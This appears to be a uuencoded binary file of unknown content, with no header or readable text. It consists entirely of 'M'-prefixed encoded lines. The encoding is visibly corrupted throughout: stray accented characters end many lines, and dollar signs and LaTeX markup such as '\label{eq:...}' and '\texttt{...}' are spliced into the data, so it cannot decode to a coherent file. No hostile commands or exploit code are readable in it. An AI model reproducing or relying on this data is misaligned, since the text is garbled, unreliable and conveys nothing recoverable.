MQ\$</D[0)U35%MRQ'LF47:8!.74OJQ93@87W.F,R4:5:^>R\M.'9\VACE]'30Đ M-4#X\N=4JTM)]VKU#Q8J^;"FU');6IY*BY4#MN`85`+)W"[^(`%6HS^3._BQĐ $M/2J^0Q&Q9$2JE; @-,KBV0XY^@/4^+\!LI8$WXHJLO+9T"PI-T<(AO)WUBIRÐ$ $M(_A_&>9@AQB,)PCHZ_4DRJ3.\\3B4<\\0=VFSWGI/6/39?3O7ZT]3]G,:BCQ3+D$ $MQ3V^7P8\%$, $DN^6<4VN<\G7I1C05['[W(`$=\%Q]O`=E45].^18R)[,.N=<;)GD$ M[JL@5/67DWZQ%!JGI#IBGA:5I2F?_ALE5C7]H\$CE=); `K-R5]J1PH-D; YĐ M,4/TU7PTC=)K+.W+^IM49V4=CTDD?9*?86GV9EZ6.+L&;N2S"2XVZX5)=2NFĐ $\label{eq:mass_mass_self_mass_self} $$ M7/4_7W$^F29B!OSE&6^ULB\\[[L(',\PSM((/+RY\JD\#5J4Q[\3[\$B0C^8UWFD])))]]] $$$ $\label{eq:mclass} \texttt{MC]\&8Y!+]^.;O+E:Z\&L']\&G-G14W9OP\$0*V^+=+ZSN"6^9(Q4C+'"/<\#M\$3'QD) + CARROLL + CARROLL$ ML!,)4\.\=:3DXD?PZ\7NJ.D?Q2^8SX6DS<IH\FA!#8\C9IR7B`SO^8M;>GN@Đ MN7ONXL(Z>M?@,^B<C8"YK'_L(-#_D.''>Z?(0&X6OXF&"[J*P9W3<T*9F5@.Đ M>7^V[/)UDTDGO*=],ZYUV"A@9?M88\^XH'JOHH>P?=&<A^6B>>X+B:]!C*U?Đ M9HSMW8^HNXH@!6ZF,2'^L>\$?IMLAB(%1S_^X0\XJ_+R4/#H&*7/1!36']MJLD $MWV_77[6[3$E0X0"X]N9XA479Y=H)<)1$2^J\RN6M\)(>VQF>E!<00M+_?'IWD$ M\5AWW83FDIFJW1:?N:-'X_EF\[F>'&4L00]-L_Y8PCJ`736*P[90^;M+*!SD M:@/93JZ]+X;N>]LBFDO[_7GX<BR]9(84;2T;URBN=V(C&/I2Q)G%66"(T9',D M), A\$,@@*N@CG=GR9#I[\$\GD7FIJ6T<BWP(>@Z`8GPP\B*_#.+`KR6Q/\:^AD M?7?\)`&A^)T+`9HY#G/(XXCNLBD;^"O6[L%Z4DT&;HYT7[,'_JTG):WZ]&9ZĐ $MVP3;1)=W,ZW\./6ZH2@&5QZ^'"M%\5AA>N+"&[_'G4D^'/_9:^<TVW5/*;#!Ð$ M:%-7(AD%Q*H^)V.K.UPW9@1'@,<2*N[G!'#6KSM[9F#-[LQONSS?K"BJ6,<NÐ MW""EM\D>\$`9BLXV[PXWGAK\$\$^AE4M)A\J/1W&T#)GRX=^.7_<\UD;\$;J[KW.Đ MRW<9#W4T6'X\$ITQ2&13SP@S`[H6?J)O+98WZ+&EO/6__NHE_R&37B'1SQHT(Đ M`*.#(M8%S#&'J!*Y#4BTGNP^&77>K&RLI,\'KEXL:FN2-R,`X>)=LF*WM_<!Đ $\verb|MCC[C2N6J1-T^G39UI^1*GGVN>9J)/2DB@'=$W>+CB\49E.554;TJR2WU#B`WD|$ MURW"EG=>JL)+([CD<2WW<&=E^1Q6(3-^73?%Q268AWQ6Y4'.WU?___I?E/9?AD MQL8T;U7CW*"(RS1//:"F56?"A%.ROXS(O%+.:';M^R1A*,[F;X!B>VL.<Y0CĐ M=3.D1;>Z `USRLO]U]Q.["[RYXFZ&Z[IEM3U6=Y,<2R;2SO/-UV;H!ZRT`CMD]]MM_UO%;*XDE+HE+E0X'%-#)?C8\1R48]UEJ__[.0`*SHM9MF<Z2.804M6]/7XD MN]P((IDQ1=>L.PBY'SYM[AB:/?B\=*72)8/+VL,(5ACOJ#!\$;TAAP6O6:/K\D M=WS;6L*[CXE,O[_(3OTD>,-J7F<49P#;XN-'"ZK/L4HHCX:YFY@"H+8,Y<J,Đ M2HW?@\$(5>Q<0>[(+2&SC2FS1&47&2E!6YE'WY8P,2P(P7-^XX+Z%.HI[G+P^Đ $MZN; E); +4M*R(=S4L,C<"VW5@PNDWB(299Q9=1^VE$_J^\=4;6Q,S19)TS`: D$ M,Y2XA-S5BH#EB![C<>1#OFB;3Z:9[X^'=EL87L':N!U?B>7Z>RY?0[!>DO!_Đ M`SYA9VN&],3U&AP.S8;HEAU6Y!)(`@ER+>9K:APO1'[<,OH5@\7I!MP<V4YRĐ M@>&J._'R8Q>&&8"961HY'F_:!.5<%;663-](G42<@51/'>>)818#%V"3_"AOÐ MON; MVMT"*U2>Q?&L6);QTNAMA\$:0#&JJ##R6:Z6LJK,D[`\$`3TWZ/[WP\$88WÐ M589_:?[\KY_JO@`&A;\$KI^?HMN:7T(O`6[TJS6,]8];?@"0=[=^`6O_IUQC>Đ MXC>[_8L!E@L/E/F7!WAJJJK_.TYNG?^89G\:^B_!TC.(#/_B1E^<>?B/3O;_Ð $M]WWX_VB?/^L^ANO/+F93SW@/P36V1!G*+D_,5.=_O\#U;H"4]K(W;J]::YD$ MSTRU7L-L09J0UMOC\\$L@]YY%_*7[-Z"8[/)55"7MQ+WYE4`H(;+:W3?.2XO9Đ MJ\/(\")LE(L+CRF4^+U1RU-T1^P1751I]4.@80<%9<2X9M)DW*FAX0FN/(XAD MB'.4`OL]!BZ9PJ=OEWD>H'Y*K>72&)EFWS<D^J*M+1Y&"L>[C7I!6L+2HR%RĐ M9"&3?4-HID%NZ)G5NANG`5277]QL/E5>3["-\$.*.@W"_]F6%LCA/HW=SGI(\$D $\label{eq:mb1u3} $$ \T<D2-).B$$AM^>MK>_J*"Q$-BW/SW2)O@FUI6;PQ8\5Y"@P\QX`),ID $$$ MNBDC&YTP>'X-0.UM'4)T?["]YY(F-FNDTZ"RG)[NIOK->1RT.,'P*H9Z:_\8Đ M('01;UC8]QUOM9:)I[/W_:)^C;RKRG55)DR8"@=V=3L_BIA60'PM=V-QMKUZĐ

M2%! $M\VW595$ %\$[P9=[[-Y([]:^AH(""\3C^1A2%\V)1/VZ]XR@SQ]02@@2O\SĐ M5D>1M8_:K*W/G9D*38I!*\$.*EF!W7G)V^8[Y*G<,SU]H3Q4)'-"F?/+VB8L\D M\#&Q1'B203T99M[^4<)R8-W:]F\$\$6]4=+MG<2</QM%<#CMSUN@@[MF/EV%IBD M#9`L'L/.N]]HMEHE[(+F2K0XK@.:E4"1CS`!CV!@'VY>N9,8-U\$FCX00M)TDD $M01*S':/;@4$95M7(?&J/$+7M0RT'#Q[H#64..'42;C7-CR)F`";G^^R,&VE(Đ)$ MD1A7_P9`OZYK[]YMHI`;[B.A'3SZ?N&\$V_\5FISQBKM@M<#J]!NP:_92:HNPĐ ME6);YA=YKO:H5@>:#8J+(GD %B3V@?(KSB=4P,%R+T&=-XDXBH&=SM(2&F[/Đ M];M\$%+JH4\$3MEZ5-+]=>*1PN97F&=S?]J6TE\$3R=1K\!C9PM58/G'3A"K2.8D MA./7]XSF2*,_D1@\$`P06+FY/?<4;[#TSY)+6W)LUBNN[`'U111&:2&!/O/7UĐ MQ!Y:Q*.C*][]39*&UJ:K]YZSHRXT,54RBK[FVPB/`0M)2@Y'=+78DK2Q\$1&JĐ $M/>0T#S1+["R.\P@A5_07G-O"CEU&&`=A^G85MO:U(4NH[F,_"CPS&?&1D@\DED])$ ML\+N*3_RQ>KGTR"A]IZ+UGNRQ\$*`YXE]6EW[TK/D#N/AS\$^]@Z]&B6P,J5`&Đ MSG!!1-V='.(`BR5>@/^<%.VADF3U;;L*ZL9#R`4OWZ>L!!\OEN^S`U5.KM'&Đ MDF0*B,:\2.;7/:[*<H@ES13I;M:@FNS`)S8!<QI19>+\%;,O^;3NWV93S.L2Đ M77(0,5\$0.P>+JYHB*4H98FNJ=GX#]*\$-&Y+U[Y-M#".D`!IAO9H4>0=;GN0=Đ MEZO'`92+;%;Q&&+BV">\$*E[,"%%F:>==AN'3,)03"?;62)_V!/'-YPWFW=F1Đ M^\NV_!/3?\8<S1>U)9E'91C\$1,C#5_511Z4WQQZ@0(EJM0\$U9=\Y;?4Q@]D2D MJJ!ZW^_2NATS-5-/B&"!21")O@)<\#K]%&P90V['P;!90JZ!OI[H8.-M1G"7Đ MBP?=:3UG"QV^UJM\$>=SG(!``"V8?K"Q:-113_*"\>?-DH93!U]*20ZXW(V^/Ð M/U'*++S/A\TO\IEK> $SML4Z^U$ =;O+CP?L<>-X<7"#M)[I/Q!W6*KDE/V=:T7;<math>DM)+WK"C"S"/FR:![Z00]?6/2I[U>^/RRZ'@>N@FE,N&:B](>E:9`TWV5G\YU1Đ M51&_E[.*O?.]BW&^%&/V_2/XS\JR'HXG-=ML>H;W[;FV!N*=1`RKS9]?\':?Đ ML?+9E/Q7I-0@^N^0,@CNW3SO#X1L;J5E!A#?S=1-#4M1A)3'(>%-_2"QS)\$7Đ M@ZDA!>(,IP[[LS!]8?'JZG35B3&HJJ>%4-)TBY;M/']A\""Q*\$1,&976@[@:Đ M<]R(PUOHS=DT@6Y?-[0M>MQ7=(\$C*@%J:35Q2\$RC;>7\:MQCR'=`K1KQG<7QĐ M9S>6MX(@1%3;YR.A)5K405/4A)FR9*J`=83)UY]Q\$I3NB2./@(5E2'O@@PQMD MI,X5[T8103.VH7RYPM)LG66BB-FX[\$\$0Y4>.0F\$)P='1ZK7C7Y%AYY8=5RRIÐ MJ=BBG<MW!>...!>JQ5:0-7\$27AK1^>;#.2\$A(XJKVG6SS?<T!5.UQ2CFEM)M&D MXT(\+LP&ZP5IB;(XP6EQDBL=M63)R;E.(GR?3")_*J9;A*HD#'P*G]\8ZS77Đ MM7IR2J-VZY&]H86N]FZV3\$D#W#,J/UF^4M1WMR^_3F.4IKD@-AR]:_DH193,Đ MTJ6V6<_QU!X0`!"@Z1S*+##P-I[;/PVT:&SZLB55\7B%KL@)FKLP-1>SSGH&Đ MK3U-?T%GXSKG[>1_=QDK%'>_BI*KV^4OI%A.P)A>W-)BF:BP3D.4GND]I9J=D M'X, `OC.((U2\S.X\NAO*Y`&YN(@(->2!EYC3];6]1AQH''VPK'I[43H:7&%:Đ M"_175[]?TH4/OT\$'&\YL_)\$W4!DNGG23M,./K-=!'9>`GK*?1GAV.@3WSEL;D $MQ_>IWZ^*)\MBFU,/%/-Q:*M1W@L.!:B%P%#-7YJ(D<@+/39[N3Z&7BAU[<K<D])$ M:,SQ3]T2.S"S3VQYW^+!3&YX*RCFFY_OBEHY.EQ0'#C"!*?OVTSHO9W%4\7^D MBB"M=D-`5;>A]ZLTK)&;+>4EK4S^L*3\$J>8G<4D<&]\$C(D`-'@-;S``F[AM'D M:#LA4OS/.!6EEGFSA@40S[@\V#KC[N1\$V`JSA",I"ABA.8Z8>`Y%N1Y%ATUTĐ MWAK0GWZFG1EECX:4:6Z,)&V]U.\$(SM!@B2TME1"83NS90><BC)A01P3<8C#(Đ $\texttt{M*[UE^@V8LVYK:4V;:FG-=7PTL<L\#TGR+I:\$Y_B9VH2P/7+X"\$KPIE?4JLPM<Đ]}$ M5;1BS&#^#>#B>1).M)BR1!#4(Q8S#;@GVXX/&/IA<(445I@IM6B=:N8IT9)CD $M8), UA+=/;!'A;?68H+L`<R^/GI#.B]@^=R["[+6+UK*P>N(J>K#>4"B+T]@YD]$ MONO#[\)([+U`'C,.,RI(1<C&LX&SUG>70F#P1%X%*?E%;C+]V5POQC'-#0[[Đ $\verb|M1N1HSW&KTR_/S(6BM.C[Y+8@*_`*/55(=$QX_01-!&\#(<A"3ZO4N2&XN=2Q\D) | + (A = 3ZO4N2&XN=2Q\D) |$ M/ZB%3%OT_SA>+BPZG#F*L%NY^.^.[D*:4H4'%_45K?1<55)-.!]96CV8KU\.Đ MUVW:3,+.?X@W\:P6VL=\$[2QFPZ?6&8[--71)F>&ZC82R82(K'61FYJ`=]<LSĐ MF/!=7)AP^(\VK\MMVGV2>=P,90VW>LS\@85&TA7B\$4>QII*FU16>GTH<-T%#D MR24; %5H.FDUY.JET+DR*3T?L:BU@7:S.]7#;)3VE/(M;1CP/F&K/'+.T!6YAÐ MJX59?\</,'?1&98T#!Q(SPOMUZYRJ?@-L*JYJTKXT3S0.MB'^UHG]RC!%;@FD MDE5F*L\$FN5/!7,7''...O?V&?[HB83U%%^GY.)(*=40Z@PACZ9O2>,S[@?M*`Đ MQ#@3,]FT*1\$2#]>1``PC`,NZ7AP!T!NX^0``:P!,L&%W=*/M&03\$=.:G9`O"Đ M&VT_O]?!EFBFM>E'F>!ZCS(*"H9Q5\$C\$#H[_JX.6B#%-J*]GXFUWL:6Q5#3'D $M\X@U[.*<_SYH:\#M?QE8K)+0*/99L\#VDI^SP[^ON=_L`K2\[6V2R'DL.H0_M.Đ]$ M^1?M9, KDQNC!\$#S*%&<?P=(RWLTTVQV#;BRCH9)IC:0?;`?9)`(I51=JBB.TĐ $\texttt{M41+C0WEGQKJ8} \setminus \texttt{J/3S3FDHNS} \setminus \texttt{OXHGZGI+AW=\$WQU?')} \setminus \texttt{C6L7"} - (\texttt{\sc GMF} \mid \texttt{3/B} : = \texttt{D} \setminus \texttt{\sc GMF} \mid \texttt{B} \mid \texttt{\sc GMF} \mid \texttt{B} \mid \texttt{\sc GMF} \mid \texttt{\$ M.VS_,+2F"0(N04*=S(I.4HVI01@ERS`4G@S;.B+XG6=(W2U?QM^YQN?Y?<..<D $M??Y@:&/XO4WI+AHJ>"6RJX+EE'*A;A\HK":%+`,5Z0Q_+RD8)XN*Z2K/><R?D$ MRB>&_>1_,%C\3:PT4#3EY[K!]N=Q%V?SKTT2R"//?`?H9(`M@6EQ#W\K4*&WĐ MZL9IW3&BO^>O?1.?.OJ?S)X?9A_ST\;<:/"GSEC*^#FI/R.5Z*Z-VUJ3X1I/Đ M^](<<4]A">\GCTAK[94"W'\>5IQ`%>SJ)%^31:L&(5T>G1.D7@-/>B@PBU\.Đ

MR)</->[K.21HQ?L^Q;:%5_T&/'\0AYQ3M5]7\;Y)?/DF_I:/M8T#NXY6+ET5Đ $\texttt{M:33T!E9\$4@+OMI./G+X71\&U+AN1\#(8_,"HP_V)@"\$'_\Z```3`'@8*MU^'=CĐ} \\$ M*DY]8^CBC]0;YC?HN->/4TWLLA10?6P;QI.1-<<4';8+XOH%'%6>?+4I\)O:Đ M^O']TTL6V%4-[7*THICP)DFHDZK2L9NJ]TAER*/,4<.LJ"CRM7[4G-V."[*SĐ M7VQ#&A-(#W,D2=CDX%B\B8%OAEJ>2#N=!BAPXD%OM'+TPE=A=WU`!6Y\$&HE6Đ M\<0[:8>B%JI(&T`N,<L%DA^*D,NJK<]L>QK6Y2/W::Y3<60*2_>,Q?O8`WE6Đ M>ZJ>["Q(P/T@#UP[**@IE5?^)YH<Y#IZ] Q0ZW.%A>VF,H<KA]N4]' ^K?/=Đ M3;]U\4.@9FNJ`,_#LVR9D>AZ)0%=A\$G3HRNA"'P@EVA5%OEI[+[:WRIHK__\D M?KHAWHY5NRW-J8)Y*7##0`=B([D1JGADVJSEW+5IC)RTG1?U0]WM^;TKBGSWĐ $M > 1 = W53B@+6#$<-+[.>1NR9GKVKN)".&4#&G-QV%7P\7V$NCAN5I?5N-R%4\D$ $MK*Q,9>&Q9!&\#A\$\#'\$WG4OID<ZWQ\\O5@_7D;<H0V3;=)F5(U<CW5IW`A0\$WL4D$ ME:!5CP8<G?LQ('2%BB6S%?J[UQLUGJPK':#0?!T_0C3Z7#'0+8!>9+D=TLWJĐ MH*N[=ISAT1B>%6!452F/SM2279:'0"R2!1!:C/ZGC-B<AE;TF]OT<T?6XINJÐ M"].U+@;HB!QF92GC13=7;F=2"`Q9YU\$H+ZDNQ)?UC5HV*\A#KV:_I;550P2-D M9J0R*35\(&N2]N.'9M!Z2.<@'DQNT3%3L;3XKP_W.H1<C\N\$W.=;S.>:\&%:Đ M:F'O35)D-T9'@5__AC^<J\$F0O?P&A,<7[IQF4^P9+2IL_"#4\$<[G^A`;CFHZĐ MI\$;H*+9;ORLX:N[)`CJ`-,2CU%AW)KFE'R&37\OOTWR[F@\2^G2CS9B'Z32HD M+U-3L6%CK=@20\CR0VG@'M:TON!K#HM,%=[G89RZQ[I[ER\$0)J_MA^1;TA?6Đ MG_[RR@5GR_?V^X_-U(78^`[#=3*#TH_X*B-_L\$24#@_&>&C30%%@.^/.=Y50Đ M,,<Y>`N8\^YM#;D`7&D-;VZU;:*12NF)EU#1'<<Q3N/.6W/=M7TK"VH/`=78Đ MO9`.3L\$1>+.''[H+MVMQ?*2B,O,?(.GT/C6.U85-JB<6*\$1@.:L/M;:8&WFYĐ M+(D]3\$BYB[RV%QUP>+]JHJIHI9<=P!COEG:9"#1QWPUS=3"1A;_YNAH'H%#%D MR*Z'A6GECW0_-<\$T,%3<4_SN/E*]IDX(E0](DW3@?S*A3Q[;99%F+/`1WG]AD M;<G6\$Z-DA;5BRVA+P,NSI=W*EJ@A]<@&`-,.^/,',]?:37JB3="-QJO'L)@'Ð M%JYZ:U-U49+!>==L0^HXQU\$YN8!`=D=4A:'ON^\$F%7+4EY&%XY1&<XC6LDB.Ð MN-TC&&\$ESB>`*N1!U`M('M!.E;X]-U%=*IIGO:U(@#ARO4_BYOIZ12M7"JBHÐ MO]3Y\>N<EIR'G%UAEF81*:;Z?%<VPWUQTT!5I#U-C]S5 #I:)%B70'4*0\$6FĐ $M[G]:QPC%\3\0]W=1VC<M68"X9/E-'-HR.(FY$@?[@RHB/=F/TY$-V1:)`SAPÐ$ MMO2_ZU>EUEF8E>AOQ(PV\G7(W0U=\2A8L),E->UPBO/!]`">U]+8-KT=;KO?Đ MG*1Q#2/F4G[^B5;:GA(R4#M^M\7V[B@HX5"VL2&TTR4KF050_2CR[D;TT\I&Đ MW@\YOGJ47*/5Q%7#6>#/:>#9K^^2\`#XDO>\$2"QKC3R_\`6=52#*9FKEZ\0:^Đ MIO; E/Q5; "[6^UA?0IJK6!3=:J\$\$`SD)@^8._=-]4\$&1L9N9[RY#+/)V%35>:Đ $\label{eq:mbcond} $$MB_73+<3@?9A;-^22HW/$10\PV6'-J\#PS_**+>-A(D>Y^8D^8RS;0\;8^X[?T"8D])$$ $\texttt{M-)7} \\ \texttt{CBKMTQ} \\ \texttt{$ [(7G8DLK4KFIUU:HC+Z-D'%*@?2W-X1\&:P,)/,<5'4UY/EYLD] } \\ \texttt{$ (7G8DLK4KFIUU:HC+Z-D'%*@?2W-X1&:P,)/,<5'4UY/EYLD] } \\ \texttt{$ (7G8DLK4KFIUU:HC+Z-D'%*@?2W-X1&:P,)/,<5'4UY/EYLD] } \\ \texttt{$ (7G8DLK4KFIUU:HC+Z-D'%*@?2W-X1&:P,)/,<5''4UY/EYLD] } \\ \texttt{$ (7G8DLK4KFIUU:HC+Z-D'%*@?2W-X1&:P,)/,<5'' } \\ \texttt{$ (7G8DLK4KFIUU:HC+Z-D'%*@?2W-X1&:P,)/,<5'' } \\ \texttt{$ (7G8DLK4KFIUU:HC+Z-D'%*@?2W-X1&:P,)/,<5'' } \\ \texttt{$ (7G8DLK4KFIUU:HC+Z-D'%*@?2W-X1&:P,)//,<5'' } \\ \texttt{$ (7G8DLK4KFIUU:HC+Z-D'%*@?2W-X1&:P,)///, } \\ \texttt{$ (7G8DLK4KFIUU:HC+Z-D') } \\ \texttt{$$ M]4+[@P=X/K"UPFY9``F!;Q>_'+-+'DS4E/3GCI02=%0:VQ;`T@0G<X->G<V6Đ MWQBRV7K0R'"^R8N_YI_GO+8X+*TB5HY&H8Q'Y@.TPRF83'*/8\$!'L&QP7!Đ M+8/EA?`3=KPK]V;,[<EE,&2(BS-VJJM6B/;!\D;[JR'.^:M!Q\$"8\$'GXI<'_Ð MOT/V/W'(.D:62Q5YXY[?5,8G009EL1`.G`3["F!ECCY2:WH!,7\>_L=^/K+&Đ MH5: %BE7>-%/"OJWG%ZS5): V18^Y: 8&FP4O337I+G!75#;8J5-EE9C2SNZT'DĐ M;T#S;\!M80[E</GUBV*S,70JULX^!7.,;,[IQ/S28Y59.M*7\$G:."R_FZ_BPĐ $M,M:I=QGKBQZ,[G%LNZ\>27-X(_%4:\&,;^%@X_,*<J(6M5%[52GZ"N\@!.,,[Đ])$ M5D\80T50W^,Y1=YY%IMP8CAF%D\$'C!;UPOA*N?4UDJ;DLM,V,MA=E;,7A4T3Đ M2)&G%S-0B>;B>C%#5XX97)5,_':LR+*,]X@<P;>&<-SI\OH-_F#AM,>A[:G?Đ M4NU\$Z)@&X5<OX91'V7>:!\$?42HYV;5^\$9-)<`H5&CE\$M_UDBQ^C/**397\/5D $\texttt{MUA.\$E^F[R*[@Q5$L+NM?(O;40:*WQW09QZD\setminus[V*\#4U+)FA\#7F=2\&M8\&.H\#@\#D])} = \texttt{MUA.\$E^F[R*[@Q5$L+NM?(O;40:*WQW09QZD\setminus[V*\#4U+)FA\#7F=2\&M8\&.H\#@\#D])} = \texttt{MUA.WC*[WANGACM])} = \texttt{MUA.WC*[WANGACM])} = \texttt{MUA.WC*[WANGACM]} = \texttt{MUA.WC*[WANGACM])} = \texttt{MUA.WC*[WANGACM])} = \texttt{MUA.WC*[WANGACM]} = \texttt{MUA.WC*[WANGACM])} = \texttt{MUA.WC*[WANGACM])} = \texttt{MUA.WC*[WANGACM]} = \texttt{MUA.WC*[WANGACM]$ M2.ZV0'PN.B9%G3*6B!-]%,QO,(]<NQF_*X2L[S-53>JH1\K-7;`?Z9%3?_B\Đ MVK,6_E;@9"!NLJ["5BB^/;^'#?@ZO5!U*0@:^U:_WZ.[0>K7G%82.O;54YPĐ MY3<9A5`)_(L.\$];N_A\$1'8(\$T>7TTJH;_7ZN-TP?C,W6+W0.R%%4#;+">1=TĐ $M,/]J)1S[!G^{\&^{1}}MD/0"K.O>CE3")-C.;488@.1;X^J^++E*OX(;;\!UGJRD)$ M7LX7>"P-CYQYO739M0.8''P59\$D]Q&:Y3E4F=B0T1K:_+%TW2:-`11\$&N6R,Đ MFPS>^ 1*Q=&.<2&)85G56I)T[KSVMC4\]J<&/L!XGZK]>/YX"S1F?"JL'=U\D M°)?S4G+G3YI>OP) $^{\circ}$ 5,G- $^{\circ}$ 8@-1;*X;C-X%, $^{\circ}$ 7,2=BNKX:OM:(=1<8!)"PÐ ME; [4E*\SODFF&6?MJ(M8)Y\KLMFR-[7RHC5-1"\$"PO7,E&V'D!IX5YWOQA/1D M2"0-DX1KJG(`X((`>_AT_TO(T5@H[0K9"&RH+&QO\4(ET'O^.F,*GEHQ1R(BĐ $MU8J7VT:OG6Y>JFG$P&:#O'`).F$,-,U)L4ZGX3GA=KCBTL\-\LOTRKU3UGF;D$ M!VXC:80L9_#^K.H`RXHL7<N2#G.&IT0G(CM7JH8\$W,W'MXB^%7X1]XJL=M\0Đ $M\sc2W!R9-U_$D^YQC>*Q7OTWH-G&A(B,P]B6CO5@49\3M,/2"=KCM@UL*5.D$ $M/1J/YH_:$ \$\$1)MC7/+#0MHF9@3E&5-\CXM\O!?ONR2=\$Z[[YS9P@5[6QI3CY[D ${\tt MU1G1\N30.-B+Q2HE^NX2W0J/!5T;='+"<^[\&@8\76'A;$!P$(`,@$>6A_+O*D)]}$

M0J7EMHEV3:<(`VDVT3N]C>VI&PTA@C:K\F2W4T*?4,%#0UO*#?%+2^)L>*.`Đ M.G-Y8`,W6:JY/%T4\$"P/S*C[S[7`_XD+7_M.\$CW`S/"<7*SHS:GVM_CRWP"*Đ MN(?`[XI:^#[`@3O&;'6MIPK*W=)GNXCV@.4`O,6P:#A2M"Z=4NS?@#M-^<UOĐ M=KG7S">Y=V\Z?P-F[8VN2O\$9(6V%.>H@<:D].\:"CKVB_\<6W,Y4O_XN1CS_Ð $M_+C;W+WH2-UR36^3G:1^H@J7C]XM8A.@SAU+@8(4\1^S:6Y)V<]R']ZQ_`8TD$ M=KQTVV6./+%GWB5P3R2_Z"0_3:YY'5D+\Q\=;!C_C\WC,KI(6CO2^C52G"#KĐ M!AN;:SUL=+2N@RXL+A5=Q%TGC"Q2G"=>9/M7@CZ.[N3BTSG,OB^2^?]U0J#2Đ $M+X\#04NS3))1?80>00B1;B_M+\#!_\3>=C0X;>NX_)TR@0@8'K`U$$1F0-.**1D$ $\texttt{M\&[F90)11X06!\#8602S=WCX7_;8Y(_]T476;<G-?7-X_463S'FPEN510Z2H<D} \\$ M.Q\S2[Z!/C?>:\$:.7-.,.ZZO*>]Z\<DY.CJY=[Y1SKC^,=*R[%1)Y][BGI(7Đ M>1Z@__A-:M\'VZK9\$53J(IPIE\$9Y&1O8QVZ;*WXF9OO\$0]KQ9YT>'T%/G@&_Ð M^5.__\0:'@92_)G\#AJ6'GVDI+V.@UM-/;S(")N^<Q,\\\@P"-G*[;[J7'G.'\D $M7QL"KV;@,^!_?7DER#R;&^;=Z#S?Z*`_3P\=QEA(^L9]O;H2[)4]+,Z)Z8HYD$ ME%(N57'L^2N\;:1..?.+`/%S+W5D(=/;?@1Y>%SEH6&9A0Y!\N+*`,=T>BF9Đ MB>U63,7*]B[SP7X4_\$=S0P%!,X,_I\$=\K^!XFQ)+\$>^FET?([T:6!9='.?ZSĐ MGIP55;S\$CVFI1+DJ)7U?12.27[NO>M0-T9NR.7*KBV".HCH\$,5.)T;&;XTG9Đ MRN]-^J]9=R314W<UB<<8\$XD_X+&T8AV*OX2XEH8>2^#_!.E?+ZM!YMW7&-EJÐ $\label{eq:mjlu3m} \verb| $RD^'MR3[R.J6K39V-?25UB5N/!;A</8M[V-OS,'P(_NGKV]TP:4TVD] | The property of the property$ M/U'D(T_M/:\$J\$INGB`4<RN.V\$/?R'-@DFK=N:&I*W`HL=,16YD4+ST(4M.)&D MND\$%(VK64;Z]NHZ5\:,MS'3_+.L9'S]]]_5'J6(\$"T"X%!-H^BZOGY/H/65/Đ M"V: $A4^565$? BL&N&/? C8NX 2CJZN48+<8W)]; QI(.; 5=HX>+3<**@)54" #XD MIE[65^V-S`_Z^J)LN=XCO#-2R/<;?LP"Y,\$ZR\\$%JYU`V2-YC#`-Q@>[FB\$-Ð $M&]S3(\#>/(QE2IZ]>[S<_+KTE?^*&/4=UQY**BUX7.R-VVH9&>>Z+-/9Q!>D$ $\texttt{M/X@_)DY@`-XL)"]D`*:OQ*,H^T&E"G<SHK'7(VG<H\\+4S>^C\#JU1ZYI^`\!,Đ$ $\texttt{M`B-'-A=RX^U7?!7L03]!YD8D,Z2R'?&^WHUZ6%_SN("QX$K)T-2XIB`D(N'@ĐC) } \\$ M;0^2(H+D%<[.:'G3X+DC![NSM0(7FL3R&T[TH'/B*<[0+.V`PIT73!4,@^]IĐ M.98D'^3)O[UOKN\CEKL&\UDY&Y+W>H*]<(2R5&%V,>R>Y-OF3.OG:;N\$POO7Đ MT-<?9?BQ1:*5-4.^QC63[;]IJP[0'^ZZVF^Z:X)=DP/[/J6UR8;YS`\$_0M70Đ M6VS,DD8V9>;4),FR2U&]2/M)'')7(Z3\:6W!D*7*7^']7*U3BCB/R2\$Z1]-CĐ M@Y]PF-E, WCQ8?_`7EW<Z9[3J:,FNLE1<ZSR4,>'2NND_D')@4ZU%UVQ"(<Y#Đ M]:(0:ZN;V5MRNC6I.[[<>"2)O6<7>0<O[#E.(@(KKYF&<D]XM)<R'G(Z\\$K5Đ $\texttt{M=JD4WVA=NK(VZ56F\#V2^6W('0_7VM/R'R!(X.(B84W0V^C\$2\LN_=Y'-W'YOĐ)) }$ MM#_HDG,O5SK.=G0L3@Z\30="!XO[_%K]5S[\$\$])\6/W8BU:_WQRK20GK*S\$KĐ MC_.NU[<D-EV?7`RF-,=ME\/S3W"LS\"G1>HH^AJ,>^_Y['Y8/_Z^D^HOW")+D MBR"\\$`K)_K9*'7*!^?65^JK^.]0Q]YN^OJQ_Z;I(GQ<WCWH?3;2\(?(868NNĐ ME7JL:B2,LB#SG.[*VO&2"Q0Z?-"73D7`(@],_6@!GI`'UOVC2)/U?I6&0T"VĐ M+3\$!ED2/#[#%#[!9L#*T#F=O><6>7277%FZ),51T.Y3T%U&N879,9*Z(T/P(Đ M\$PV+EXC)Q2UY&1\/FJ,FAPH)BT,MNK+9B&H!%UD"2<&HH>@#9EB!L-MP;.-#Đ $\verb|M| #G%^_H\&-F+\&I0Q9A*K]$UAPX0IK4DY?\\BS$,S7+U:61P<(;4I\\OL?G:T\\RD$ M8**8:[%YKE3<4,PZ''A0+?05LU]"N1^LIL=<K*UHG?"\$'?/0,BPOY`AIRG,Đ MAH`++2P^(O'G/JI7A,%O(X*O<>6<L0UKW:-UJ\3UD7E!6L<])B>.6@!@K1ZVĐ M#![``6.B05C#ZD&JQ*]4'W+RZY#)\$=#:RB%3-V2A_9A"=C%1'MQ,M#'2@Y2,Đ M8YP02G(SZ>&%?U!@%TX7_ZH#IH_P:8+AI%YA&R06&"&BA8\^YQ4E&->YCIN;D MJI=.3#8P''6B"8VM?E@UL.T#M_:^+8H-CKW9[L2&"\$+4TX;Z;(UM+812IBRMĐ MIRXG#QW?KGU-8; `%@KG<))#B8TJ#_"19-*;A9XYO)LEJ/\P*"5%;47\)\$83KĐ M%L64I&E#'>ZX',H,S(\C^;ZE:'&#J+W\QC]"2E4QVNU;CBZS!'3?"XY#(V6\$Đ M/`F<F_EL\DRAWW1,N<H?K*>*^N8(N>>A_7^;@OT539/5^F,"_UZ\X)B]U-MÐ M,7!OLON??_.OV-44/YJ)*Y1_"QRI^1:X(G;_&R!=91"0HJ'YQ_@WT?S'^/_QĐ M&J-_FS9(J>G:F9M_U8BG9JRW]+\UATT_HC\0VYSW&]#)_QKU:?OT7TG:+4S4Đ M7LTCN8?*KQ/Q6VS#G^YB0G_FL/QG#M6%OP&2^-/_/H'[?W\$AS8K_1YO>:++,Đ 